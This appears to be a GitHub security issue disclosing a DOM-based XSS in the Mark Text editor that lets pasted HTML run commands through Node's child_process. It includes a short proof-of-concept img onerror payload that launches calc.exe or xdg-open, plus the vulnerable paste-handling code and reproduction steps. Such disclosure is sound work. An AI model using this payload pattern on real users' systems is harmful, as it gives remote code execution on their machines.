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## Security issue: DOM based XSS & RCE - from pasting vulnerable HTML #2990





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## Description

An attacker can induce Mark Text users to copy the HTML code below to execute a Remote Code Execution attack via XSS.


```
<!-- for windows -->
<img src onerror="require('child_process').exec('calc.exe')">
<!-- for linux (tested with kali) -->
<img src onerror="require('child process').exec('xdg-open .')">
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
The above code is inserted into the Mark Text as a DOM through the source code below, and the remote code execution is performed by calling child\_process through the inline script.

```
marktext/src/muya/lib/contentState/pasteCtrl.js
Lines 44 to 65 in b029938
44
        ContentState.prototype.checkCopyType = function (html, text) {
45
           let type = 'normal'
46
           if (!html && text) {
47
             type = 'copyAsMarkdown'
48
             const match = /^<([a-zA-Z\d-]+)(?=\s|>).*?>[\s\S]+?<\/([a-zA-Z\d-]+)>$/.exec(text.
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             if (match && match[1]) {
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               const tag = match[1]
51
               if (tag === 'table' && match.length === 3 && match[2] === 'table') {
52
                 // Try to import a single table
53
                 const tmp = document.createElement('table')
```

Can you reproduce the issue?

| Steps to reproduce  |
|---|
| <pre>1. Copy the vulnerable HTML code</pre>                           |
| Expected behavior:  |
| HTML should be sanitized before pasted into DOM.                      |
| Actual behavior:  |
| No HTML sanitize procedure. Only checks if it's wrapped with  or not. |
| Link to an example: [optional]  |
| □ bandicam.2022-02-08.01-33-25-900-cut.mp4 ▼                          |
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## **Versions**

- MarkText version: v0.16.3
- Operating system:
   Windows 11 Version 21H2 OS Build 22000.469
   Kali Linux Kali GNU/Linux Rolling 2021.4





Fix XSS in HTML table paste content #3002



